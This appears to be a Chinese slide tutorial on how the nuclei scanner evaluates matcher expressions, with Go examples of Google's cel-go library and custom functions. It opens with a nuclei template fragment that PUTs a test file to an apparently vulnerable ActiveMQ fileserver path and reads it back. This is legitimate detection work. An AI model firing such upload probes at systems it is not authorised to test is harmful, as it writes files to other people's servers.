        Host: {{Hostname}}

        {{rand1}}
      - |
        GET /fileserver/{{randstr}}.txt HTTP/1.1
        Host: {{Hostname}}

    matchers:
      - type: dsl
        dsl:
          - "status_code_1==204"
          - "status_code_2==200"
          - "contains((body_2), '{{rand1}}')"
        condition: and
# digest:
```

对特定URL发起网络请求，请求方法为PUT

继续发送一个GET请求

响应状态码为200，响应体中包含 {{rand1}} 内容

1. 在“raw”字段下描述网络请求内容
2. 在“dsl”字段下描述网络响应的特征
3. 返回扫描结果

POC内容整体比较接近日常语义


有点“give me the shell !!”的味道了

但是：


YAML只是一种标记语言，并不具有图灵完备特性，nuclei怎么通过YAML实现网络请求功能以及计算“状态码==204”表达式的？

# 玩儿转CEL表达式

Empower Security
Enrich life




```
http:
  - raw:
      - |
        PUT /fileserver/{{randstr}}.txt HTTP/1.1
        Host: {{Hostname}}

        {{randl}}
      - |
        GET /fileserver/{{randstr}}.txt HTTP/1.1
        Host: {{Hostname}}

    matchers:
      - type: dsl
        dsl:
          - "status_code_1==204"
          - "status_code_2==200"
          - "contains((body_2), '{{randl}}')"
        condition: and
# digest:
```



```go
package dsl

import (
    "regexp"
    "sync"

    "github.com/Knetic/govaluate"
    mapsutil "github.com/projectdiscovery/utils/maps"
)
```

nuclei的dsl模块，实现了使字符串表达式支持类似编程语言的计算能力。

追踪代码后发现该模块使用了govaluate组件库。




```
EvaluationTest{

    Name:     "Single PLUS",
    Input:    "51 + 49",
    Expected: 100.0,
},
EvaluationTest{

    Name:     "Single MINUS",
    Input:    "100 - 51",
    Expected: 49.0,
},
```

govaluate组件库的两个测试案例:

“51 + 49”　 ==>　100.0
“100 - 51”　==>　49.0


内容为数学计算表达式的字符串，经过govaluate组件库处理后，返回了数学计算结果



```
dsl = "50 - 1"
print(dsl)
```

```
D:\Development\Anaconda\pytho
50 - 1
```

为啥我的字符串表达式没那么聪明？？



```
while 1:
    dsl = input("Q: ")
    print("A: ", end="")
    if dsl == "50 - 1":
        print(49)
    elif dsl == "50 - 2":
        print(48)
    else:
        print("i don't know!!")
```


```
D:\Development\Anaconda\python.exe D:/Codin
Q: 50 - 2
A: 48
Q: 50 - 1
A: 49
Q: give me the shell !!
A: i don't know!!
```

尝试预测字符串表达式

显然不靠谱

计算字符串表达式的难点：

1. 无法提前知道表达式的内容
2. 可能需要自定义变量与数据间的绑定关系



```
import (
    "fmt"
    "github.com/google/cel-go/cel"
)

func main() {
    env, _ := cel.NewEnv(cel.Variable( name: "vuln", cel.StringType))
    ast, _ := env.Compile( txt: `"POC name: " + vuln + "."`)
    prg, _ := env.Program(ast)
    out, _, _ := prg.Eval(map[string]interface{}{
        "vuln": "activemq upload",
    })
    fmt.Println(out)
}
```

```
POC name: activemq upload.
```

字符串表达式的计算，我们采用google开源的cel-go模组进行实现

cel-go的使用主要分成三个步骤：

1. 定义环境


确定要提供给cel进行解析的变量与函数

2. 检查抽象结构树

将字符串表达式解析成抽象结构树，并对照第一步中定义的环境，判断是否是合法格式

3. 计算


得到字符串表达式的计算结果



```
func main() {
    env, _ := cel.NewEnv()
    ast, _ := env.Compile(`"lalalashenle".contains("lalala")`)
    prg, _ := env.Program(ast)
    out, _, _ := prg.Eval(map[string]any{})
    fmt.Println(out)
}
```

```
true
```

cel初始时已经自带一些函数功能的绑定关系，就好像C语言的标准库一样



```
func main() {
    env, _ := cel.NewEnv(
        cel.Variable("vuln", cel.StringType),
        cel.Variable("result", cel.StringType),
        cel.Function("getShell",
            cel.MemberOverload("string_getShell_string",
                []*cel.Type{cel.StringType, cel.StringType},
                cel.StringType,
                cel.BinaryBinding(func(lhs, rhs ref.Val) ref.Val {
                    return types.String(
                        fmt.Sprintf("Vuln Name: %s; Scan Result: %s.\n", lhs, rhs))
                },
                ),
            ),
        ),
    )
```

绑定了两个变量

cel.Function(...)绑定函数

重载一个名为getShell的函数

Overload(

1. 重载函数id,
2. 函数形式参数的类型,
3. 函数返回值的类型,
4. 函数实现

)


重载函数的ID用于表示函数的形状：

string_getShell_string："xxx".getShell("xxx")

getShell_int_int：getShell(123, 321)


CEL中使用cel.Type重载常用的各种变量类型

## 运行案例：




```
        c, _ := env.Compile("vuln.getShell(result)")
        prg, _ := env.Program(c)
        out, _, _ := prg.Eval(map[string]interface{}{
            "vuln":   "activemq upload",
            "result": "success!!",
        })
        fmt.Println(out)
}
```

```
Vuln Name: activemq upload; Scan Result: success!!.
```




```
        c, _ := env.Compile("'永恒之蓝'.getShell(result)")
        prg, _ := env.Program(c)
        out, _, _ := prg.Eval(map[string]interface{}{
            "result": "success!!",
        })
        fmt.Println(out)
}
```

```
Vuln Name: 永恒之蓝; Scan Result: success!!.
```




```go
func main() {
    env, _ := cel.NewEnv(
        cel.Variable("vuln", cel.StringType),
        cel.Variable("result", cel.StringType),
        cel.Function("getShell",
            cel.MemberOverload("string_getShell_string",
                []*cel.Type{cel.StringType, cel.StringType},
                cel.StringType,
                cel.BinaryBinding(func(lhs, rhs ref.Val) ref.Val {
                    return types.String(
                        fmt.Sprintf("Vuln Name: %s; Scan Result: %s.\n", lhs, rhs))
                },
                ),
            ),
        ),
    )
}
```

NewEnv(...)方法的形式参数是一个数组，元素为封装的EnvOption类型



```go
// environment.
func NewEnv(opts ...EnvOption) (*Env, error) {
    // Extend the statically configured standard envi
    // the cost of setup for the environment is still
    // releases. The user provided options can easily
    // processed after this default option.
    stdOpts := append([]EnvOption{EagerlyValidateDecla
    env, err := getStdEnv()
    if err != nil : nil, err ↲
    return env.Extend(stdOpts...)
}
```

cel.Lib(...)方法返回EnvOption类型，能够用于“定义环境”的封装




```go
// Lib creates an EnvOption out of a Library, allowing libraries to be provided as functional args,
// and to be linked to each other.
func Lib(l Library) EnvOption {
    singleton, is
    return func(e
        if isSing
            if e.
            e.lib
        }
        var err e
        for _, op
            e, er
            if er
        }
        e.progOpt
        return e,
    }
```

Package: cel

```go
type Library interface {
    CompileOptions() []EnvOption
    ProgramOptions() []ProgramOption
}
```

Library provides a collection of EnvOption and ProgramOption values used to configure a CEL environment for a particular use case or with a related set of functionality.

Note, the ProgramOption values provided by a library are expected to be static and not vary between calls to Env.Program(). If there is a need for such dynamic configuration, prefer to configure these options outside the Library and within the Env.Program() call directly.




```go
type CustomLib struct {  3 usages
    envOptions     []cel.EnvOption
    programOptions []cel.ProgramOption
}

func (c CustomLib) CompileOptions() []cel.EnvOption {
    return c.envOptions
}

func (c CustomLib) ProgramOptions() []cel.ProgramOption {
    return c.programOptions
}
```

cel.Lib(...)中需要传入一个Library类型的变量

Library接口中有两个元素，对应两个方法，CompileOptions()和ProgramOptions()

我们实现一个自定义的Library结构体，用于封装“定义环境”

## 将函数的重载分成定义和实现两部分，代码结构更为清晰




```go
var printVulnResultDec = decls.NewFunction( name: "printVulnResult", decls.NewOverload(  1 usage
    id: "printVulnResult_string_string",
    []*exprpb.Type{decls.String, decls.String},
    decls.String,
))
var printVulnResultFunc = &functions.Overload{  1 usage
    Operator: "printVulnResult_string_string",
    Function: func(v ...ref.Val) ref.Val {
        v1, ok := v[0].(types.String)
        if !ok : types.ValOrErr(v1, "unexpected type '%v'.", v1.Type()) ↩
        v2, ok := v[1].(types.String)
        if !ok : types.ValOrErr(v2, "unexpected type '%v'.", v2.Type()) ↩
        return types.String(fmt.Sprintf( format: "Vuln Name: %s; Scan Result: %s.\n", v1, v2))
    },
}
```

NewFunction(...)中定义函数名、重载ID、形式参数类型、返回值类型；

Overload(...)中定义函数的具体实现；


通过重载ID关联“定义”和“实现”这两个部分；



```go
func Evaluate(Expression string, v map[string]any) (ref.Val, error) {  1 usage
    lib := CustomLib{}
    lib.envOptions = []cel.EnvOption{cel.Declarations(printVulnResultDec)}
    lib.programOptions = []cel.ProgramOption{cel.Functions(printVulnResultFunc)}

    env, err := cel.NewEnv(cel.Lib(lib))
    if err != nil : nil, err ↩
    ast, iss := env.Compile(Expression)
    if iss.Err() != nil : nil, iss.Err() ↩
    prg, err := env.Program(ast)
    if err != nil : nil, err ↩
    out, _, err := prg.Eval(v)
    if err != nil : nil, err ↩
    return out, nil
}
```

分别将函数重载的“定义”和“实现”覆盖进我们自定义的Library结构体中

定义环境、检查抽象结构树、计算，三部曲封装




```go
func main() {
    out, _ := Evaluate( Expression: "printVulnResult('sqli', 'fail')", map[string]any{})
    fmt.Println(out)
}
```

```
Evaluate(Expression string, v map[string]any) (ref.Val, error)
Run:  go build main.go ×
Vuln Name: sqli; Scan Result: fail.
```

